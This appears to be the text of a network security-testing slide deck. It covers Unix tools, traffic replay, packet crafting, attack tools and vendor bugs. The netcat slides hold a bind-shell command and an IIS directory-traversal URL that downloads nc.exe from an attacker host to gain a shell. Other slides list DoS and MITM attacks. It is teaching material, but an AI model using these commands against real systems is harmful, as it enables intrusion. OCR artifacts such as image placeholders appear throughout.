Security Testing with Open Source Tools

Thorsten Dahm
td@google.com

Agenda

- Unix-tools
- Replay of former captured traffic
- Crafting & manipulating IP packets
- Attack programs
- A few examples from the real life

Why are we doing testing?

- We are not the QA of Cisco/Juniper/Aruba/...!


- NOT "I run a set of 5 tools and the testing is done"!
- Tools you use depend on what you want to test
- NOT "I want to test tool Y" -> "I want to test attack X and use tool Z for it"
- RFC2544 - Benchmarking Methodology for Network Interconnect Device

Are we missing something?

Q: Why are tools like tcptraceroute, tcpdump, wireshark, nmap etc. not in this presentation?

A: I want to present (mostly) new tools, not to bore people with well-known stuff

Unix Tools



grep

- most important tool
- very powerful (supports reg-ex)
- search the output of any command line tool (trough pipes)
- search logfiles and configurations
- helps to find anything

sed (stream editor)

- sed: an entire language in its own
- "search-and-replace"
- reads input files sequentially (line by line), applying the operation which has been specified, and then outputs the line
- careful with SunOS/Solaris and other Unix dialects
- sed 's/#FF0000/#0000FF/g' main.css
- the command above does not change the file, only outputs how it would look like!
- useful 1-liners: http://sed.sourceforge.net/sed1line.txt

awk (Aho, Weinberger, Kernighan)

- awk is not Klingon!
- supports mathematical functions:

```
print int($3 / 10), print sqrt(3.6)
```

- simple and efficient for text manipulation
- used to extract info from text
- adds additional functions to text editors like "vi"
- translating files from one format to another

uniq, sort

- Used to sort the contents of a file alphabetically line by line.

```
sort <filename>
```

- Filter out repeated lines in a file

```
uniq <filename>
```

What are your most-used commands?

```
history | awk '{CMD[$2]++;count++;}END { for (a in CMD)print CMD[a] " " CMD[a]
/count*100 "% " a;}' | \ grep -v "./" | \ column -c3 -s " " -t | \ sort -nr | nl | head -n10
```

```
 1  224  44.8%  ssh
 2  79   15.8%  g4
 3  67   13.4%  cd
 4  32   6.4%   ll
 5  15   3%     less
 6  14   2.8%   exit
 7  13   2.6%   ping
 8  10   2%     grep
 9  6    1.2%   sudo
10  6    1.2%   host
```

more practical example

```
grep '^!Image: Software:' * | awk '{print $4}' | sort | uniq -c | sort
-rn
149 12.2(31)SGA1,
7 12.2(46)SG,
```

a few more use cases for this tools

The number of IP addresses between 22:10 and 22:20 and their frequency

```
grep '16\/Jul\/2009:22:1' example.log | cut -d' ' -f1 | sort | uniq -c
```

Output:

```
9 1.1.1.1
3 1.1.1.2
```

Number of actual connected IP addresses

```
netstat -ntu | awk '{print $4}' | cut -d: -f1 | sort | uniq -c | sort -n
```

Output:

```
4 10.111.111.114
```

Traffic replay

tcpreplay

- Suite of BSD tools
- Uses previously captured traffic in libpcap format
- Works either as client or server
- Re-write Layers 2, 3, 4 headers

tcpreplay suite


- tcpprep - multi-pass pcap file pre-processor, determines packets as client or server & creates cache files
- tcprewrite - pcap file editor which rewrites TCP/IP and Layer 2 packet headers
- tcpreplay - replays pcap files at arbitrary speeds onto the network
- tcpreplay-edit - replays & edits pcap files at arbitrary speeds onto the network
- tcpbridge - bridge two network segments with the power of tcprewrite

tcpreplay, typical usage

- Get a pcap file (tcpdump, wireshark)
- Send traffic trough the devices you want to test:

tcpreplay --intf1=eth0 sample.pcap (original speed)
tcpreplay --topspeed --intf1=eth0 sample.pcap (ASAP)
tcpreplay --mbps=10.0 --intf1=eth0 sample.pcap (rate-limit to 10 Mbps)
tcpreplay --loop=10 --intf1=eth0 sample.pcap (send sample. pcap 10 times)
tcpreplay --cachefile=sample.prep --intf1=eth0 --intf2=eth1 sample.pcap (uses tcpprep to split traffic between 2 interfaces, play client and server)

crafting & manipulating IP packets



hping

- Packet generator and analyzer for IP
- hping3 is scriptable with TCL
- "send (almost) arbitrary TCP/IP packets to network hosts"
- Much easier than perl to create desired IP packets
- Man hping3 is your friend

hping, why use it?

- Test firewall/ACL/JCL rules
- Advanced port scanning
- Test performance using different protocols, packet size, TOS and fragmentation
- Spoofed (random) source-IP(s)
- Path MTU discovery
- Transferring files between even really fascist firewall rules
- Traceroute-like under different protocols
- Remote OS fingerprinting
- TCP/IP stack auditing
- ...

nemesis

- Greek Goddess
- Another command-line network packet crafting and injection utility
- Well suited for testing Network Intrusion Detection Systems, firewalls, IP stacks, and similar tasks
- Perfect for automation and scripting
- Can natively craft and inject ARP, DNS, ETHERNET, ICMP, IGMP, IP, OSPF, RIP, TCP and UDP packets
- With Ethernet and IP, almost any custom packet can be crafted and injected

scapy

- Offers interactive packet manipulation
- Can combine technics (VLAN hopping + ARP poisoning, VOIP decoding on WEP encrypted channel, ...)
- For example, ICMP with padding (not payload!)
- Good, sane defaults

Excursion: padding

- Famous padding: [The World wonders]
- Add padding to crypto messages to make cryptoanalysis more difficult
- Helps to arrange the plaintext into particular patterns (squares, rectangles etc.)
- Bit padding, RFC1321: add '1' and as many '0' as needed
- Byte padding, ANSI X.923: bytes filled with zeros (0)'s are padded, the last byte defines the padding boundaries or the number of padded bytes
- Don't confuse this with initialization vector, salt!

detecting an ICMP shell with scrapy

- http://icmpshell.sourceforge.net/
- Uses echo-reply (icmp type 0) with the id set to 60165
- ICMP identifier: id = str('x69x64x0a')
- payload = str('x00' * 20) + str('x02') + str('x00' * 7) + id
- padding=Padding(payload)
- Now clue them together:

packet=IP(dst="172.20.62.0/24", len=59)/ICMP(type="echo-reply", id=60165)/padding

- Now search for ‘uid’ in the payload of the ICMP packets coming back (scrapy or tcpdump)

ISIC

- Version > 0.07 ISIC supports IPv6 (*sic6)
- Suite of utilities to exercise the stability of an IP Stack and its component stacks (TCP, UDP, ICMP)
- Good to test fragments etc.
- Includes isic, tcpsic, udpsic, icmpsic, esic
- Test firewall rulesets and their behavior under pressure for example
- Can be used in shell scripts

ISIC examples

```
isic -s 192.168.1.5 -d 10.21.1.5 -P80 -V80 I-80
```

75% of the traffic will be malformed

```
tcpsic -s 1.2.3.4,69 -d 21.22.23.24 -x 2 -m 1000 -T 30 -t 50
```

```
Maximum traffic rate = 1000.00 k/s
Using random destination ports

Bad IP Version  = 10%          IP Opts Pcnt     = 10%
Frag'd Pcnt     = 10%          Urg Pcnt         = 10%
Bad TCP Cksm = 50%             TCP Opts Pcnt   = 30%
```

netcat, aka "The IP swiss army knife"

- Reads and writes data across TCP/IP networks
- `nc -L -p 77` (starts the server, listen on port 77)
- `cat test.txt | nc 127.0.0.1 77` (transfer test.txt with netcat)
- `nc -L -p 6666 -e /bin/bash -t` (accept connections on port 6666 and give them to the bash, using the Telnet protocol)
- Advanced usage options, such as buffered send-mode (one line every N seconds)
- Proxy server: `nc -l -p 1234 | nc www.google.com 80`
- Better: `nc -l -p 1234 | nc www.google.com 80 | nc -l -p 1235`

Compromise a host with netcat

- tftp -i 10.0.0.1 get nc.exe c:\nc.exe on target host
- From your browser:

http://10.0.0.2/scripts/..%255c../..%255c..%cwinnt/system32/cmd.exe?/c+tftp+-i+10.0.0.1+get+nc.exe+c:\nc.exe

- Use the same method to start your server on the remote host
- Tell netcat to open a tcp stream to your workstation
- You have a shell and can transfer viruses etc. now
- Detach from console with -d

Attack programs

yersinia

- Designed to take advantage of some weakness in different network protocols
- Examples: Spanning Tree, CDP, Dynamic Trunk Protocol, DHCP, HSRP, .1Q, .1X, ISL, VTP
- Sometimes unstable
- Needs pcap headers to compile (not included in the .tar.gz)

- Don't test the IOS, test your design!

yersinia - Spanning Tree Attacks

- Sending RAW Configuration BPDU
- Sending RAW TCN BPDU
- DoS sending RAW Configuration BPDU
- DoS sending RAW TCN BPDU
- Claiming Root Role
- Claiming Other Role
- Claiming Root Role dual home (MITM)

yersinia - DHCP and HSRP Attacks

- Sending RAW DHCP packet
- DoS sending DISCOVER packet (exhausting ip pool)
- Setting up rogue DHCP server
- DoS sending RELEASE packet (releasing assigned ip)
- Sending RAW HSRP packet
- Becoming active router
- Becoming active router (MITM)

yersinia - .1Q and .1X Attacks

- Sending RAW 802.1Q packet
- Sending double encapsulated 802.1Q packet
- Sending 802.1Q ARP Poisoning
- Sending RAW 802.1X packet
- MITM 802.1X with 2 interfaces

dsniff

- Password sniffer
- Security suites like Cain & Abel include arppoison, dsniff etc.
- Handles many unencrypted protocols like FTP, telnet, HTTP, SNMP, IMAP, ...
- Similar to tcpdump, but extracts interesting information instead of just capturing raw data
- Can also parse a pcap file
- Understands tcpdump filter expressions


NAPTHA (TCP resource exhaustion)

- Denial-of-service by TCP state exhaustion
- synsend and srvr
- synsend send packets, srvr respond to packets
- srvr -FSRPAUfsrpau <listen-ip-address>

TCP flags FIN SYN RST PSH ACK URG, upper case incoming, lower case outgoing, other flags will be ignored

- srvr -SAa <listen-ip-address> to get the target system to go into the ESTABLISHED state & using up it's resources to track the connections)
- IP address can be unused one, ARP poisoning needed

Examples from the real life



Quick Excursion: Fuzz Testing

- Put invalid, unexpected, or random data to the inputs of a computer program
- Some vendors are known for doing bad in that area
  - Proper escaping of password chars for example
- If you want to test only 1 feature, test IPv6
- Test rather user UI than protocol fields, despite Fuzz testing is mostly about network protocols

Real Examples

4 Byte AS-Number vulnerability in Cisco:

- Recent versions of IOS Software support RFC4893 and contain two remote DoS vulnerabilities when handling specific BGP updates.

Real Examples

Cisco COPP:

- implicit default class (hidden)
- deny traffic from user policy will eventually hit the class-default which has an accept i.e., it won't be policed.
- no support for IS-IS yet

You should test rate-limits for ARP etc. with real traffic levels!

Real Examples

Juniper IPv6 ACLs:

- No support for extension header filtering yet
- DS-Lite can not be filtered (IP in IP)
- Cisco has similar problems
    - filter for "RH present"

Real Examples

Cisco IPv6 ACL re-ordering:

```
remark Deny Bogon and Reserved Space
deny ipv6 8000::/1 any<------------- changed location
deny ipv6 4000::/2 any<------------- changed location
deny ipv6 ::/3 any
deny ipv6 2001:DB8::/32 any
deny ipv6 3FFE::/16 any
remark Allow Local Link Neighbor Discovery Traffic
permit icmp FE80::/10 any nd-na
permit icmp FE80::/10 any nd-ns
```

- On the ASR1k's, IPv6 addresses do not fit into the TCAM as part of ACLs
- They must be compressed to 64 bits before being programmed into the TCAM
- Certain prefix length patterns, may cause issues in doing this compression
- Does not work with Google ACL policy language

Real Examples

Cisco ACL modification:

- Modify WCCP re-direct ACLs
- ACL download to memory fails
- Crash & reboot :-)
- TCAM is an endless source of pain

Solution from Cisco:

- Remove the WCCP configs completely from router
- Reload
- Reconfigure WCCP

Real Examples

Cisco ACL modification (cont.):

```
cpp_fm_aem_cb: Operation error: 28 (No space left on device)
05/27 05:27:45.072 [errmsg]: (ERR): %CPPOSLIB-3-
ERROR_NOTIFY: cpp_cp encountered an error -Traceback=
1#3ec03aec1195311c7d24e0da2fb09b66   errmsg:
DBC1000+1C00 cpp_common_os:E2C8000+A7D0
cpp_common_os:E2C8000+174B8 cpp_fm_client:
E7EC000+4A50 cpp_common_os:E2C8000+14750
cpp_fm_client:E7EC000+4144 cpp_common_os:
E2C8000+F628 cpp_common_os:E2C8000+F98C evlib:
DF76000+D29C evlib:DF76000+F544 cpp_common_os:
E2C8000+10F28 :10000000+3AD0 c:C3ED000+1D078 c:
C3ED000+1D220
```

Real Examples

A few more Juniper cases:

- Replication failed after enabling IS-IS for backbone routers
- MPLS routes sometimes disappeared after a period of time
- ppmd core dumped during testing with 200 BGP peers and 300K routes
- Chassisd core dumped during RE graceful-switchover
- GFPC randomly crashed (10% probability) during Graceful Routing Engine Switchover
- T1600: Lost all interfaces since all SIBs offlined after GRES with 1M routes
- FPC3 hogged and crashed after show filter log on T1600 after 1 hour of run with firewall enabled
- Backup failed to sync with master RE after rebooting
- T1600: FPC crashed after hotswap 10GE PIC

"That's all Folks!"